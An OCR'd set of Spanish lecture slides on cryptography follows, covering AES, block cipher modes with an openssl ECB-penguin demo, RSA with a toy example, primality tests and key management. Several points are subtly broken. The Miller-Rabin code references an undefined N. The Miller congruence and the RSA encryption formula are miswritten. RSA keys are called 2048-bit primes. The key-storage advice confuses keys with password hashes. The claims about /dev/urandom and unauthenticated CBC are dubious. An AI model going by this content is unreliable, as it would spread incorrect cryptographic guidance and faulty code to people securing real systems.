
Expansión de clave



Expansión de clave




Expansión de clave




Modos de cifrado por bloques


Electronic codebook (ECB)




Cipher feedback (CFB)




Cipher block chaining (CBC)




Output feedback (OFB)




Propagating cipher block chaining (PCBC)



Counter (CTR)



El pinguino ECB




El pinguino ECB

```
# First convert the Tux to PPM with Gimp

# Then take the header apart
head -n 4 Tux.ppm > header.txt
tail -n +5 Tux.ppm > body.bin

# Then encrypt with ECB (experiment with some different keys)
openssl enc -aes-128-ecb -nosalt -pass pass:"ANNA" \
  -in body.bin -out body.ecb.bin

# And finally put the result together and convert to some better
 ↪  format with Gimp
cat header.txt body.ecb.bin > Tux.ecb.ppm
```

Advanced Encryption Standard (1998)

Aspecto	Descripción
Origen	Implementado por Joan Dæmen, Vincent Rijmen en 1998
Descripción	Cifrado por bloques de 128 bits. Utiliza claves de 128, 192 o 256 bits. Realiza múltiples rondas (10, 12 o 14) de: substitución, permutación, mezcla de columnas y adición de clave.
Uso	Ampliamente utilizado, por ejemplo: HTTPS, cifrado de discos y comunicaciones seguras.

ÆS (1998)



ÆS (1998)

1. **KeyExpansion** – round keys are derived from the cipher key using the ÆS key schedule. ÆS requires a separate 128-bit round key block for each round plus one more.
2. **Initial round** key addition:
   2.1 **AddRoundKey** – each byte of the state is combined with a byte of the round key using bitwise xor.
3. 9, 11 or 13 rounds:
   3.1 **SubBytes** – a non-linear substitution step where each byte is replaced with another according to a lookup table.
   3.2 **ShiftRows** – a transposition step where the last three rows of the state are shifted cyclically a certain number of steps.
   3.3 **MixColumns** – a linear mixing operation which operates on the columns of the state, combining the four bytes in each column.
   3.4 **AddRoundKey**
4. **Final round** (making 10, 12 or 14 rounds in total):
   4.1 **SubBytes**
   4.2 **ShiftRows**
   4.3 **AddRoundKey**

ÆS (1998)

```python
from Crypto.Cipher import AES  # pip install pycryptodome

key = b'Random thirty-two bytes key !!!!'
msg = b'A text of 32 bytes to encrypt !!'

cipher = AES.new(key, AES.MODE_CBC)
ciphertext = cipher.encrypt(msg)
# Out: b"1\\\xd4\xa1Oz'\xccL\xcb\xce\x1b\xc0\x04h....

uncipher = AES.new(key, AES.MODE_CBC, iv=cipher.iv)
plaintext = uncipher.decrypt(ciphertext)
# Out: b'A text of 32 bytes to encrypt !!'
```

¿Como verificar la criptografía?

1. Buscar **oráculo**.
2. Explorar **criptografía casera**.
3. **Modificar un número**.
4. Analizar el **tiempo** y el **contenido** de las respuestas.
5. Hacer la **retroingeniería** del algoritmo.

N.	Parámetro	Valor
1	Scheme	ÆS
2	Mode	**ECB**
3	Bytes	16
4	Pad	PKCS7
5	Iteration	3
6	Salt	**N/A**

Criptografía simétrica: recordar

Advanced Encryption Standard

1. **No implementar criptografía si mismo**.
2. Utilizar **ÆS** como cifrado de bloque.
3. Utilizar **CBC** como modo de encripción.
4. Esconder la clave.

Sesión 3: Asimétrica

(Criptografía 0x00)

¿Qué aporta la asimétria?

Permite cifrar mensajes de manera que solo el propietario de la clave privada pueda descifrarlos.

1. **Envió seguro de clave**
2. Certificados digitales
3. Firmas
4. Encriptación para destinatarios especificos

Además ofrece de todas la posibilidades que ofrece la criptografía simétrica.

Algoritmos asimétricos

Algoritmo	Fecha	Descripción
Función unidireccional	1874	Formalización del problema de factorización.
Diffie-Hellman	1976	Basado en logaritmo discreto.
RSA	1977	Basado en la factorización de números grandes.
ECC	1985	Basado en curvas elípticas.
DSA	1991	Basado en logaritmo discreto.

Índice temático

V • T • E	Public-key cryptography	
Algorithms	**Integer factorization**	Benaloh • Blum–Goldwasser • Cayley–Purser • Damgård–Jurik • GMR • Goldwasser–Micali • Naccache–Stern • Paillier • Rabin • RSA • Okamoto–Uchiyama • Schmidt–Samoa
	Discrete logarithm	BLS • Cramer–Shoup • DH • DSA • ECDH (X25519 • X448) • ECDSA • EdDSA (Ed25519 • Ed448) • ECMQV • EKE • ElGamal (signature scheme) • MQV • Schnorr • SPEKE • SRP • STS
	Lattice/SVP/ CVP/LWE/SIS	BLISS • Kyber • NewHope • NTRUEncrypt • NTRUSign • RLWE-KEX • RLWE-SIG
	Others	AE • CEILIDH • EPOC • HFE • IES • Lamport • McEliece • Merkle–Hellman • Naccache–Stern knapsack cryptosystem • Three-pass protocol • XTR • SQIsign
Theory	Discrete logarithm cryptography • **Elliptic-curve cryptography** • Hash-based cryptography • Non-commutative cryptography • RSA problem • Trapdoor function	
Standardization	CRYPTREC • IEEE P1363 • NESSIE • NSA Suite B • CNSA • Post-Quantum Cryptography	
Topics	Digital signature • OAEP • Fingerprint • PKI • Web of trust • Key size • Identity-based cryptography • Post-quantum cryptography • OpenPGP card	

RSA (1977)

- Desrollado por **R**ivest, **S**hamir y **A**dleman en 1977
- Basado en la dificultad de factorizar el producto de dos números primos
- Las claves son números primos >= 2048 bits (3×10^{616})

RSA: Descripción

- **Fundamento**: La seguridad de la criptografía asimétrica se basa en problemas matemáticos complejos, como la factorización de números grandes.
- **Generación de números primos**: Se eligen dos números primos grandes, (p) y (q).
- **Producto**: Se calcula $(N = p \times q)$, que se utiliza como parte de la clave pública.
- **Resultado**: Solo la persona que conoce (p) puede factorisar (N) y reducir así reducir la complejidad de ciertos problemas matematicos de manera exponencial.

RSA: Generación de claves

1. **Elegir dos números primos (privados) (p y q)**: $(p = 61)$ y $(q = 53)$
2. **Calcular el producto (N)** : $(N = p \times q = 61 \times 53 = 3233)$
3. **Calcular la función totiente ($\phi(N)$)**:
   $(\phi(N) = (p-1)(q-1) = 60 \times 52 = 3120)$.
4. **Elegir una clave pública (e) menor que $\phi(N)$ que es coprima con $\phi(N)$**: $(e = 17)$.
5. **Calcular la clave privada (d), el inverso multiplicativo de (e) módulo** $(\phi(n))$: $(d = 2753)$ porque $2753 \times 17 \equiv 1 \pmod{3120}$

RSA: Cifrado y descifrado

- **Cifrado**: Para cifrar un mensaje (m), se utiliza la clave pública (N y e): $c \equiv m^e \pmod{N}$
- **Descifrado**: Para descifrar el mensaje (c), se utiliza la clave privada (N y d): $m \equiv c^d \pmod{N}$

RSA: Ejemplo demostrativo

Número	Verbo	Descripción
p = 61	Elejir	1.er n.º primo privado
q = 53	Elejir	2.º n.º primo privado
N = 3233	Calcular	producto ($p \times q$)
e = 17	Elejir	exponente público
d = 2753	Calcular	exponente privado ($d \times e \equiv 1 \pmod{\phi(N)}$)
m = 42	Elejir	mensaje
c = 2557	Calcular	cifrado ($m^e \equiv N$)

Clave RSA: Test de primalidad

1. División por tentativa
2. Hipótesis China (1860) <= Teorema chino del resto (250)
3. Test de primalidad de Fermat (1613) (rosetacode) => pseudoprimos
4. Test de primalidad de Miller-Rabin (1980) (rosetacode)

Pseudoprimo (Fermat)

Se dice que «n» es pseudoprimo respecto la base «b» si es **compuesto** y además verifica la congruencia.

$$b^{n-1} \equiv 1 \pmod{n}$$

Probablemente primos (Miller)

Se dice que «N» es probable primo fuerte respecto la base «b» si cumple alguna de las siguientes relaciones de congruencia.

$$N^d \equiv 1 \pmod{n}$$
$$a^{2^r \cdot d} \equiv -1 \pmod{n} \text{ para algún } 0 \leq r < s$$

Probablemente primo (Miller)

```
import sys, random
def is_probably_prime(p):
    # p => (2**s | d) + 1
    def shift(s, d): return (s, d) if (d % 2 != 0) else
     ↪  shift(s+1, d>>1)
    s, d = shift(0, N-1)

    # Test p on one base
    def trial_composite(a):
        if pow(a, d, p) == 1: return False
        return all(not pow(a, 2**i * d, p) == p - 1 for i in
         ↪  range(s))

    return all(not trial_composite(random.randrange(2, p)) for _
     ↪  in range(8))
```

RSA: Ejemplo práctico

```
# 1. Generar clave privada
openssl genpkey -algorithm RSA -out private_key.pem -pkeyopt rsa_keygen_bits:2048

# 2. Extraer clave pública
openssl rsa -pubout -in private_key.pem -out public_key.pem

# 3. Crear archivo de mensaje
echo "Este es un mensaje secreto." > message.txt

# 4. **Cifrar el mensaje
openssl pkeyutl -encrypt -inkey public_key.pem -pubin \
  -in message.txt -out encrypted_message.bin

# 5. Descifrar el mensaje
openssl pkeyutl -decrypt -inkey private_key.pem \
  -in encrypted_message.bin -out decrypted_message.txt

# 6. Verificar el mensaje descifrado
cat decrypted_message.txt
```

RSA: Ejemplo real

```
ssh-keygen
ssh-copy-id -p 8022 u0_a103@192.168.1.84
ssh u0_a103@192.168.1.84  # Thanks
```


Evita implementar tu propia criptografía.

Criptografía asimétrica: recordar

1. **Sirve para enviar claves**.
2. Utiliza dos claves: pública y privada.
3. Facilita la autenticación mediante firmas digitales y certificados.
4. Proporciona encriptación específica para destinatarios.
5. Basada en problemas matemáticos complejos, como la factorización.

Sesión 4: Claves

(Criptografía 0x00)



Definición de clave

Las claves son secuencias de bits utilizadas en algoritmos de cifrado. Su gestión es crucial para la seguridad de los sistemas criptográficos.

Problematicas

Aspecto	Descripción
Creación	Las claves deben generarse con alta entropía para ser difíciles de adivinar.
Almacenamiento	Las claves deben guardarse de forma segura en hardware protegido.
Distribución	La distribución de claves debe ser controlada para evitar compromisos.
Rotación	Rotar las claves periódicamente reduce el riesgo de exposición.

Generación de aleatorio

N.	Técnica	Limitación
1	Rodar la cabeza sobre el teclado	Dependiente del humano
2	`echo $RANDOM`	Genera números con baja entropía
3	`cat /dev/urandom`	Entropía no garantizada
4	`openssl rand 1000000000`	Sin limitaciones conocidas

```
for i in {1..13}; do printf '\\%02X' $((RANDOM%256)); done  #
 ↪  One-time pad key
```

Almacenamiento de clave

1. Almacenar el cifrado o hash de la clave, no el texto plano
2. Almacenar claves en hardware seguro
3. Utilizar salting y hashing
4. Limitar el acceso a las claves
5. Utilizar entornos separados

Clave: recordar

1. Utilizar claves con bastante entropia (16 bytes).
2. Almacenar solo el *hash* de las claves.
3. Utilizar sal.
4. Rotar las claves periódicamente.
5. Implementar autenticación multifactor.
6. Limitar el acceso a las claves.

Criptografía: otros temas

1. Función hash
2. Ataque de colisión
3. Arquitectura
4. !!! Criptografía en casa !!!
5. Función de generación de clave
6. Criptografía cuántica
7. Algorithms
8. Cifrado homomórfico
9. Criptomonedas
10. Firmas digitales
11. Curvas elípticas
12. Análisis de vulnerabilidades criptográficas
13. Ataque de cumpleaños
14. Cifrado de flujo
15. Esteganografía